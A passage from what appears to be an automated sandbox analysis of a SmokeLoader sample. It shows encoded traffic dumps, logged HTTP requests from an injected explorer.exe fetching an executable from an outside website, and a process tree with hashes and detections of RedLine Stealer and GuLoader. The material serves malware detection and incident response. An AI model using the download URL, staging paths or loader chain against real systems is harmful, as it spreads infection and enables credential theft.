2021-12-18 14:32:00 UTC	352	IN	Data Raw: 74 00 57 00 61 00 57 00 37 00 4b 00 4c 00 54 00 64 00 78 00 4d 00 56 00 63 00 4f 00 79 00 69 00 62 00 64 00 4b 00 59 00 4e 00 5a 00 6e 00 72 00 58 00 5a 00 4b 00 56 00 73 00 61 00 56 00 56 00 2f 00 43 00 53 00 46 00 6e 00 47 00 5a 00 37 00 31 00 6a 00 56 00 58 00 41 00 46 00 75 00 50 00 50 00 57 00 79 00 71 00 48 00 70 00 45 00 2f 00 45 00 64 00 53 00 64 00 43 00 34 00 61 00 47 00 4b 00 67 00 67 00 33 00 4c 00 47 00 4d 00 42 00 49 00 49 00 43 00 61 00 75 00 54 00 43 00 69 00 67 00 4c 00 6f 00 5a 00 54 00 67 00 61 00 41 00 65 00 59 00 50 00 5a 00 6c 00 44 00 53 00 70 00 34 00 63 00 2b 00 4b 00 4c 00 75 00 68 00 69 00 59 00 6e 00 59 00 68 00 70 00 68 00 48 00 30 00 50 00 30 00 51 00 49 00 34 00 6e 00 75 00 32 00 54 00 4f 00 2f 00 7a 00 71 00 6b 00 70 00 4a Data Ascii: tWaW7KLTdxMVcOyibdKYNZnrXZKVsaVV/CSFnGZ71jVXAFuPPWyqHpE/EdSdC4aGKgg3LGMBIICauT CigLoZTgaAeYPZlDSp4c+KLuhiYnYhphH0P0QI4nu2TO/zqkpJ
2021-12-18 14:32:00 UTC	368	IN	Data Raw: 2b 00 39 00 6b 00 75 00 4a 00 71 00 61 00 5a 00 4c 00 76 00 4d 00 54 00 53 00 71 00 32 00 4f 00 72 00 52 00 2f 00 37 00 74 00 78 00 70 00 6c 00 64 00 6b 00 31 00 62 00 32 00 59 00 48 00 47 00 75 00 2b 00 30 00 72 00 4c 00 76 00 79 00 59 00 51 00 62 00 6f 00 39 00 6d 00 70 00 67 00 59 00 73 00 77 00 52 00 69 00 59 00 32 00 63 00 32 00 6b 00 6a 00 4c 00 57 00 62 00 78 00 77 00 6e 00 48 00 54 00 38 00 33 00 6d 00 41 00 39 00 56 00 4d 00 53 00 2b 00 61 00 4d 00 67 00 4b 00 78 00 70 00 54 00 42 00 6e 00 6f 00 57 00 31 00 64 00 35 00 6b 00 46 00 36 00 2b 00 42 00 4f 00 67 00 6d 00 54 00 38 00 45 00 77 00 6b 00 67 00 6f 00 52 00 4c 00 47 00 54 00 48 00 79 00 4e 00 36 00 74 00 61 00 43 00 54 00 51 00 53 00 31 00 55 00 31 00 5a 00 69 00 78 00 66 00 6e 00 62 00 57 Data Ascii: +9kuJqaZLvMTSq2OrR/7txpldk1b2YHGu+0rLvyYQbo9mpgYswRiY2c2kjLWbxwnHT83mA9VMS+aMg KxpTBnoW1d5kF6+BOgmT8EwkgoRLGTHyN6taCTQS1U1ZixfnbW
2021-12-18 14:32:00 UTC	384	IN	Data Raw: 6f 00 36 00 2f 00 77 00 36 00 62 00 64 00 76 00 34 00 72 00 6c 00 31 00 7a 00 33 00 4f 00 4f 00 62 00 67 00 51 00 79 00 67 00 2b 00 62 00 2b 00 42 00 2b 00 68 00 4d 00 37 00 53 00 52 00 45 00 53 00 43 00 33 00 79 00 38 00 4b 00 6f 00 71 00 30 00 36 00 45 00 65 00 73 00 33 00 4a 00 6a 00 30 00 61 00 64 00 4e 00 56 00 4c 00 50 00 2f 00 7a 00 74 00 75 00 58 00 79 00 51 00 6e 00 6e 00 62 00 74 00 61 00 46 00 76 00 4d 00 4f 00 67 00 78 00 49 00 7a 00 50 00 36 00 50 00 43 00 69 00 73 00 53 00 48 00 33 00 2f 00 58 00 39 00 62 00 71 00 30 00 69 00 47 00 4a 00 64 00 6d 00 39 00 6d 00 66 00 4b 00 38 00 54 00 30 00 69 00 74 00 66 00 35 00 64 00 4a 00 4f 00 63 00 35 00 43 00 6e 00 47 00 33 00 73 00 44 00 5a 00 74 00 6f 00 36 00 48 00 49 00 36 00 6b 00 56 00 38 00 31 Data Ascii: o6/w6bdv4rl1z3OObgQyg+b+B+hM7SRESC3y8Koq06Ees3Jj0adNVLP/ztuXyQnnbtaFvMOgxIzP6P CisSH3/X9bq0iGJdm9mfK8T0itf5dJOc5CnG3sDZto6Hl6kV81
2021-12-18 14:32:00 UTC	400	IN	Data Raw: 4c 00 4c 00 58 00 31 00 6d 00 51 00 53 00 45 00 46 00 53 00 44 00 70 00 2b 00 33 00 78 00 59 00 37 00 79 00 66 00 48 00 4c 00 4d 00 43 00 6b 00 61 00 31 00 44 00 63 00 71 00 65 00 6e 00 74 00 63 00 4f 00 35 00 56 00 47 00 69 00 52 00 45 00 43 00 4b 00 70 00 4f 00 7a 00 30 00 2f 00 62 00 36 00 46 00 47 00 45 00 5a 00 2b 00 6d 00 66 00 34 00 35 00 6c 00 42 00 30 00 76 00 33 00 67 00 74 00 57 00 4b 00 62 00 63 00 4d 00 61 00 51 00 6e 00 74 00 37 00 49 00 30 00 6f 00 71 00 68 00 2b 00 6b 00 47 00 48 00 4c 00 54 00 6c 00 6c 00 5a 00 59 00 4a 00 6d 00 2b 00 55 00 4b 00 58 00 43 00 2b 00 57 00 79 00 2b 00 4f 00 2f 00 74 00 47 00 42 00 6c 00 48 00 55 00 6a 00 6d 00 71 00 4a 00 4d 00 68 00 6c 00 45 00 4a 00 72 00 41 00 45 00 4f 00 6a 00 39 00 4d 00 79 00 37 00 55 Data Ascii: LLX1mQSEFSDp+3xY7yfHLMCka1DcqentcO5VGiRECKpOz0/b6FGEZ+mf45lB0v3gtWKbcMaQnt7I0o qh+kGHLTllZYJm+UKXC+Wy+O/tGBlHUjmqJMhlEJrAEOj9My7U
2021-12-18 14:32:00 UTC	416	IN	Data Raw: 4e 00 6d 00 6b 00 4b 00 78 00 6d 00 58 00 30 00 5a 00 46 00 37 00 71 00 78 00 6f 00 45 00 46 00 4d 00 72 00 4d 00 73 00 6f 00 2b 00 54 00 6f 00 67 00 70 00 73 00 51 00 45 00 4d 00 2b 00 41 00 6a 00 4a 00 62 00 50 00 32 00 55 00 2b 00 2f 00 37 00 50 00 57 00 53 00 48 00 6d 00 65 00 50 00 47 00 30 00 63 00 44 00 66 00 37 00 33 00 2b 00 70 00 33 00 73 00 64 00 54 00 4c 00 58 00 69 00 35 00 35 00 63 00 56 00 53 00 4d 00 65 00 35 00 6f 00 62 00 6d 00 46 00 6e 00 67 00 79 00 74 00 6a 00 31 00 41 00 78 00 6e 00 35 00 76 00 4f 00 58 00 4e 00 72 00 4b 00 51 00 46 00 74 00 51 00 79 00 74 00 76 00 55 00 6f 00 6c 00 77 00 2b 00 43 00 30 00 6e 00 79 00 75 00 43 00 44 00 63 00 70 00 4b 00 4a 00 46 00 75 00 75 00 66 00 4a 00 4b 00 44 00 33 00 2f 00 67 00 6b 00 37 00 39 Data Ascii: NmkKxmX0ZF7qxoEFMrMso+TogpsQEM+AjJbP2U+/7PWSHmePG0cDf73+p3sdTLXi55cVSMe5obmFng ytj1Axn5vOXNrKQFtQytvUolw+C0nyuCDcpKJFuufJKD3/gk79
2021-12-18 14:32:00 UTC	432	IN	Data Raw: 69 00 62 00 67 00 65 00 50 00 6a 00 4a 00 38 00 72 00 30 00 4c 00 72 00 54 00 72 00 44 00 4e 00 62 00 45 00 69 00 42 00 66 00 75 00 50 00 78 00 47 00 73 00 75 00 42 00 32 00 57 00 76 00 62 00 37 00 77 00 48 00 35 00 65 00 33 00 70 00 34 00 70 00 50 00 31 00 54 00 68 00 36 00 41 00 74 00 6c 00 4d 00 36 00 37 00 58 00 32 00 66 00 78 00 7a 00 50 00 6e 00 6d 00 35 00 4a 00 77 00 61 00 50 00 6f 00 78 00 6a 00 42 00 36 00 48 00 6e 00 53 00 53 00 35 00 77 00 4a 00 63 00 72 00 4b 00 59 00 65 00 47 00 74 00 6f 00 4a 00 43 00 53 00 2f 00 39 00 4b 00 61 00 70 00 49 00 49 00 57 00 79 00 66 00 41 00 76 00 30 00 30 00 70 00 32 00 4a 00 48 00 71 00 49 00 69 00 59 00 2b 00 63 00 7a 00 2f 00 4c 00 63 00 69 00 6a 00 51 00 73 00 4a 00 7a 00 41 00 45 00 74 00 57 00 73 00 38 Data Ascii: ibgePjJ8r0LrTrDNbEiBfuPxGsuB2Wvb7wH5e3p4pP1Th6AtlM67X2fxzPnm5JwaPoxjB6HnSS5wJcrKYeGtoJCS /9KapIIWyfAv00p2JHqIiY+cz/LcijQsJzAEtWs8
2021-12-18 14:32:00 UTC	448	IN	Data Raw: 45 00 55 00 5a 00 4a 00 6f 00 31 00 4b 00 4a 00 43 00 69 00 76 00 59 00 75 00 57 00 6a 00 35 00 55 00 69 00 70 00 6c 00 77 00 69 00 34 00 4b 00 68 00 48 00 65 00 77 00 65 00 57 00 77 00 77 00 66 00 41 00 55 00 36 00 63 00 50 00 55 00 4c 00 63 00 43 00 74 00 62 00 62 00 33 00 2f 00 69 00 68 00 6d 00 48 00 2b 00 4e 00 5a 00 52 00 4a 00 6b 00 4d 00 71 00 70 00 66 00 2f 00 65 00 50 00 6e 00 35 00 2b 00 35 00 30 00 47 00 63 00 41 00 77 00 70 00 30 00 6d 00 48 00 43 00 6e 00 62 00 35 00 47 00 42 00 34 00 6e 00 4a 00 56 00 64 00 62 00 42 00 46 00 41 00 72 00 50 00 2f 00 55 00 47 00 64 00 4f 00 75 00 6b 00 77 00 44 00 58 00 30 00 36 00 61 00 50 00 68 00 54 00 6c 00 75 00 75 00 53 00 36 00 6c 00 5a 00 6c 00 70 00 2b 00 41 00 55 00 67 00 55 00 6e 00 67 00 53 00 38 Data Ascii: EUZJo1KJCivYuWj5Uiplwi4KhHeweWwwfAU6cPULcCtbb3/ihmH+NZRJkMqpf/ePn5+50GcAwp0mHC nb5GB4nJVdbBFArP/UGdOukwDX06aPhTluuS6lZlp+AUgUngS8
2021-12-18 14:32:00 UTC	464	IN	Data Raw: 59 00 43 00 78 00 44 00 65 00 41 00 39 00 63 00 6b 00 74 00 6d 00 44 00 44 00 6a 00 34 00 49 00 48 00 72 00 42 00 6d 00 41 00 79 00 61 00 51 00 2f 00 4b 00 48 00 36 00 4e 00 32 00 74 00 58 00 46 00 49 00 61 00 4b 00 4d 00 71 00 62 00 4c 00 68 00 6f 00 6b 00 2f 00 35 00 37 00 6a 00 6f 00 4e 00 4d 00 78 00 63 00 59 00 37 00 46 00 51 00 35 00 70 00 47 00 79 00 6f 00 63 00 4b 00 4c 00 50 00 73 00 6e 00 6a 00 6c 00 33 00 32 00 51 00 6f 00 6b 00 44 00 47 00 6c 00 4b 00 4f 00 56 00 57 00 65 00 6c 00 76 00 68 00 71 00 52 00 31 00 68 00 39 00 6e 00 6a 00 53 00 7a 00 63 00 78 00 55 00 53 00 35 00 73 00 61 00 31 00 56 00 6e 00 6b 00 73 00 46 00 56 00 7a 00 66 00 56 00 31 00 2f 00 2b 00 65 00 6b 00 4f 00 61 00 67 00 59 00 51 00 58 00 39 00 61 00 49 00 46 00 4a 00 74 Data Ascii: YCxDeA9cktmDDj4IHrBmAyaQ/KH6N2tXFIaKMqbLhok/57joNMxcY7FQ5pGyocKLPsnjl32QokDGlK OVWelvhqR1h9njSzcxUS5sa1VnksFVzfV1/+ekOagYQX9aIFJt
2021-12-18 14:32:00 UTC	480	IN	Data Raw: 75 00 34 00 57 00 2f 00 65 00 45 00 62 00 43 00 49 00 30 00 46 00 4e 00 49 00 6e 00 61 00 57 00 42 00 75 00 33 00 55 00 75 00 73 00 77 00 41 00 2b 00 71 00 65 00 30 00 4e 00 41 00 48 00 35 00 2f 00 74 00 4a 00 6c 00 32 00 31 00 58 00 76 00 53 00 51 00 46 00 74 00 71 00 61 00 6e 00 57 00 6c 00 48 00 31 00 41 00 78 00 70 00 48 00 68 00 45 00 58 00 6a 00 61 00 4e 00 6a 00 65 00 46 00 4f 00 72 00 68 00 62 00 30 00 59 00 59 00 59 00 7a 00 58 00 75 00 61 00 47 00 46 00 6c 00 56 00 48 00 2f 00 4e 00 74 00 64 00 4f 00 53 00 57 00 54 00 43 00 55 00 70 00 4c 00 4e 00 65 00 31 00 64 00 34 00 66 00 48 00 72 00 6e 00 73 00 6e 00 43 00 42 00 52 00 30 00 42 00 64 00 63 00 77 00 76 00 50 00 47 00 35 00 58 00 67 00 36 00 73 00 53 00 4f 00 6e 00 38 00 4b 00 4e 00 75 00 42 Data Ascii: u4W/eEbCl0FNInaWBu3UuswA+qe0NAH5/tJl21XvSQFtqanWlH1AxpHhEXjaNjeFOrhb0YYYzXuaGF lVH/NtdOSWTCUpLNe1d4fHrnsnCBR0BdcwvPG5Xg6sSOn8KNuB

Timestamp	kBytes transferred	Direction	Data
2021-12-18 14:32:00 UTC	496	IN	Data Raw: 51 00 53 00 4d 00 7a 00 33 00 4d 00 37 00 51 00 53 00 4f 00 6d 00 48 00 56 00 36 00 34 00 2b 00 65 00 48 00 41 00 4c 00 5a 00 42 00 65 00 74 00 4c 00 6f 00 39 00 51 00 61 00 5a 00 71 00 62 00 74 00 6c 00 59 00 2b 00 30 00 65 00 31 00 6a 00 58 00 78 00 71 00 38 00 52 00 41 00 50 00 2b 00 43 00 6b 00 6f 00 76 00 68 00 2f 00 39 00 53 00 41 00 75 00 49 00 35 00 30 00 32 00 39 00 65 00 55 00 4c 00 76 00 65 00 65 00 6b 00 6f 00 7a 00 4c 00 4b 00 54 00 54 00 45 00 38 00 77 00 7a 00 70 00 78 00 42 00 61 00 76 00 61 00 78 00 6e 00 35 00 4d 00 75 00 4c 00 74 00 38 00 41 00 6c 00 61 00 72 00 57 00 2f 00 4f 00 79 00 6e 00 76 00 63 00 35 00 77 00 76 00 32 00 66 00 5a 00 4a 00 36 00 73 00 44 00 75 00 30 00 53 00 2b 00 31 00 6e 00 34 00 67 00 37 00 67 00 42 00 46 00 58 Data Ascii: QSMz3M7QSOmHV64+eHALZBetLo9QaZqbtlY+0e1jXxq8RAP+Ckovh/9SAuI5029eULveekozLKTTE8wzpxBavaxn5MuLt8AlarW/Oynvc5wv2fZJ6sDu0S+1n4g7gBFX
2021-12-18 14:32:00 UTC	512	IN	Data Raw: 74 00 66 00 58 00 6c 00 36 00 57 00 75 00 38 00 63 00 4d 00 62 00 7a 00 54 00 4a 00 59 00 67 00 4e 00 70 00 7a 00 30 00 2f 00 61 00 57 00 57 00 54 00 6b 00 61 00 2b 00 4f 00 67 00 37 00 48 00 30 00 46 00 56 00 54 00 57 00 73 00 54 00 72 00 6c 00 33 00 75 00 36 00 6e 00 55 00 6d 00 64 00 59 00 65 00 37 00 58 00 4b 00 66 00 51 00 63 00 67 00 6f 00 45 00 75 00 64 00 56 00 70 00 70 00 6a 00 2b 00 6e 00 35 00 48 00 30 00 62 00 51 00 6d 00 4a 00 68 00 31 00 72 00 51 00 67 00 6c 00 45 00 69 00 72 00 6c 00 69 00 52 00 38 00 6e 00 71 00 52 00 4d 00 4e 00 61 00 6b 00 72 00 37 00 4d 00 4e 00 55 00 48 00 43 00 50 00 71 00 68 00 30 00 77 00 52 00 6b 00 4b 00 66 00 4f 00 45 00 56 00 6c 00 45 00 43 00 55 00 7a 00 4e 00 43 00 72 00 51 00 64 00 49 00 45 00 33 00 32 00 4b Data Ascii: tfXl6Wu8cMbzTJYgNpz0/aWWTka+Og7H0FVTWsTrl3u6nUmdYe7XKfQcgoEudVppj+n5H0bQmJh1rQglEirliR8nqRMNakr7MNUHCPqh0wRkKfOEVlECUzNCrQdIE32K
2021-12-18 14:32:00 UTC	528	IN	Data Raw: 58 00 72 00 55 00 57 00 74 00 79 00 74 00 44 00 6d 00 48 00 47 00 6b 00 6a 00 6f 00 2f 00 44 00 44 00 47 00 6e 00 45 00 51 00 71 00 35 00 65 00 6c 00 36 00 38 00 41 00 4a 00 34 00 50 00 31 00 46 00 59 00 56 00 2f 00 56 00 73 00 49 00 70 00 78 00 48 00 74 00 4a 00 6f 00 77 00 76 00 55 00 48 00 55 00 78 00 46 00 57 00 70 00 71 00 75 00 73 00 69 00 45 00 45 00 4c 00 76 00 65 00 64 00 75 00 66 00 58 00 5a 00 54 00 58 00 6b 00 79 00 37 00 67 00 33 00 55 00 6b 00 56 00 77 00 49 00 70 00 79 00 52 00 54 00 45 00 2b 00 49 00 57 00 70 00 52 00 43 00 48 00 43 00 4f 00 64 00 54 00 56 00 33 00 41 00 4d 00 2b 00 6b 00 78 00 65 00 63 00 58 00 6b 00 33 00 30 00 58 00 38 00 6a 00 72 00 51 00 6b 00 4c 00 53 00 76 00 39 00 42 00 52 00 71 00 2f 00 32 00 68 00 73 00 42 00 41 Data Ascii: XrUWtytDmHGkjo/DDGnEQq5el68AJ4P1FYV/VsIpxHtJowvUHUxFWpqusiEELvedufXZTXky7g3UkVwIpyRTE+IWpRCHCOdTV3AM+kxecXk30X8jrQkLSv9BRq/2hsBA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49830	50.62.140.96	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-18 14:32:13 UTC	534	OUT	GET /veldolore/scc.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: bastinscustomfab.com
2021-12-18 14:32:13 UTC	534	IN	HTTP/1.1 301 Moved Permanently Date: Sat, 18 Dec 2021 14:32:13 GMT Server: Apache X-Powered-By: PHP/7.3.33 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Set-Cookie: PHPSESSID=905f1348cca402f214daeb63de69114c; path=/ Upgrade: h2,h2c Connection: Upgrade, close Location: https://www.bastinscustomfab.com/veldolore/scc.exe Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49831	50.62.140.96	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-18 14:32:14 UTC	534	OUT	GET /veldolore/scc.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: www.bastinscustomfab.com Cookie: PHPSESSID=905f1348cca402f214daeb63de69114c
2021-12-18 14:32:15 UTC	535	IN	HTTP/1.1 404 Not Found Date: Sat, 18 Dec 2021 14:32:14 GMT Server: Apache X-Powered-By: PHP/7.3.33 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://www.bastinscustomfab.com/wp-json/>; rel="https://api.w.org/" Upgrade: h2,h2c Connection: Upgrade, close Vary: Accept-Encoding Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8

Timestamp	kBytes transferred	Direction	Data
2021-12-18 14:32:15 UTC	535	IN	Data Raw: 32 65 37 38 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 6f 66 69 6c 65 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 67 6d 70 67 2e 6f 72 67 2f 78 6e 2f 31 31 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 69 6e 67 62 61 63 6b 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 61 73 74 69 6e 73 63 75 73 74 6f 6d 66 61 62 2e 63 6f 6d 2f 78 6d 6c Data Ascii: 2e78<!DOCTYPE html><html lang="en-US"><head><meta charset="UTF-8"><meta name="viewport" content="width=device-width, initial-scale=1"><link rel="profile" href="http://gmpg.org/xfn/11"><link rel="pingback" hre f="https://www.bastinscustomfab.com/xml
2021-12-18 14:32:15 UTC	543	IN	Data Raw: 6a 65 63 74 2d 70 61 67 65 20 6d 65 6e 75 2d 69 74 65 6d 2d 33 39 30 22 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 61 73 74 69 6e 73 63 75 73 74 6f 6d 66 61 62 2e 63 6f 6d 2f 63 6f 6e 76 65 79 6f 72 73 2f 22 3e 43 6f 6e 76 65 79 6f 72 73 3c 2f 61 3e 3c 2f 6c 69 3e 0a 3c 6c 69 20 69 64 3d 22 6d 65 6e 75 2d 69 74 65 6d 2d 33 39 31 22 20 63 6c 61 73 73 3d 22 6d 65 6e 75 2d 69 74 65 6d 20 6d 65 6e 75 2d 69 74 65 6d 2d 74 79 70 65 2d 70 6f 73 74 5f 74 79 70 65 20 6d 65 6e 75 2d 69 74 65 6d 2d 6f 62 6a 65 63 74 2d 70 61 67 65 20 6d 65 6e 75 2d 69 74 65 6d 2d 33 39 31 22 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 61 73 74 69 6e 73 63 75 73 74 6f 6d 66 61 62 2e 63 6f 6d 2f 6c 69 67 68 74 2d 64 75 74 79 2d 65 6c Data Ascii: ject-page menu-item-390">Conveyors <li id="menu-item-391" class="menu-item menu-item-type-post_type menu-item-object-page menu-item-391"><a href=" https://www.bastinscustomfab.com/light-duty-el
2021-12-18 14:32:15 UTC	547	IN	Data Raw: 0d 0a Data Ascii:
2021-12-18 14:32:15 UTC	547	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: fw8ex1BNek.exe PID: 1624 Parent PID: 5692

General

Start time:	15:30:52
Start date:	18/12/2021
Path:	C:\Users\user\Desktop\fw8ex1BNek.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\fw8ex1BNek.exe"
Imagebase:	0x400000
File size:	307712 bytes
MD5 hash:	6A4B078A500C92AE7BBF3563A49FB100
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000000.00000002.427646956.00000000007C1000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000000.00000002.427536379.0000000000680000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000000.00000003.360531074.0000000000640000.00000004.00000001.sdmp, Author: Joe Security

Reputation:	low

Analysis Process: explorer.exe PID: 3440 Parent PID: 1624

General

Start time:	15:31:04
Start date:	18/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000005.00000000.405588327.0000000002E51000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: acgvitw PID: 1752 Parent PID: 936

General

Start time:	15:31:42
Start date:	18/12/2021
Path:	C:\Users\user\AppData\Roaming\acgvitw
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\acgvitw
Imagebase:	0x400000
File size:	307712 bytes
MD5 hash:	6A4B078A500C92AE7BBF3563A49FB100
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000002.481080184.0000000000661000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000003.468340916.0000000000640000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000002.481062049.0000000000640000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 38%, ReversingLabs
Reputation:	low

Analysis Process: DB56.exe PID: 3496 Parent PID: 3440

General

Start time:	15:32:02
Start date:	18/12/2021
Path:	C:\Users\user\AppData\Local\Temp\DB56.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\DB56.exe
Imagebase:	0xaa0000
File size:	545280 bytes
MD5 hash:	F2F8A2B12CB2E41FFBE135B6ED9B5B7C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000011.00000002.532354864.0000000003D61000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 60%, ReversingLabs
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: DB56.exe PID: 4272 Parent PID: 3496

General

Start time:	15:32:10
Start date:	18/12/2021
Path:	C:\Users\user\AppData\Local\Temp\DB56.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\DB56.exe
Imagebase:	0xaa0000
File size:	545280 bytes
MD5 hash:	F2F8A2B12CB2E41FFBE135B6ED9B5B7C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000012.00000002.617991454.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000012.00000000.523427669.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000012.00000000.522921861.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000012.00000000.524651517.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000012.00000000.524218924.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: 4924.exe PID: 6316 Parent PID: 3440

General

Start time:	15:32:29
Start date:	18/12/2021
Path:	C:\Users\user\AppData\Local\Temp\4924.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\4924.exe
Imagebase:	0x400000
File size:	406045 bytes
MD5 hash:	4C2D293F6A8F5AB1D869EFDFCD4AD41A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000017.00000002.622456667.00000000021A5000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000017.00000002.625266789.0000000002610000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000017.00000003.578493613.00000000006A4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000017.00000002.624238934.0000000002440000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000017.00000002.633124266.0000000003ABA000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: 8CE5.exe PID: 5548 Parent PID: 3440

General

Start time:	15:32:46
Start date:	18/12/2021
Path:	C:\Users\user\AppData\Local\Temp\8CE5.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\8CE5.exe
Imagebase:	0x400000
File size:	94424 bytes
MD5 hash:	EC1105BE312FD184FFC9D7F272D64B87
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000018.00000002.621930773.0000000002860000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Read

Disassembly

Code Analysis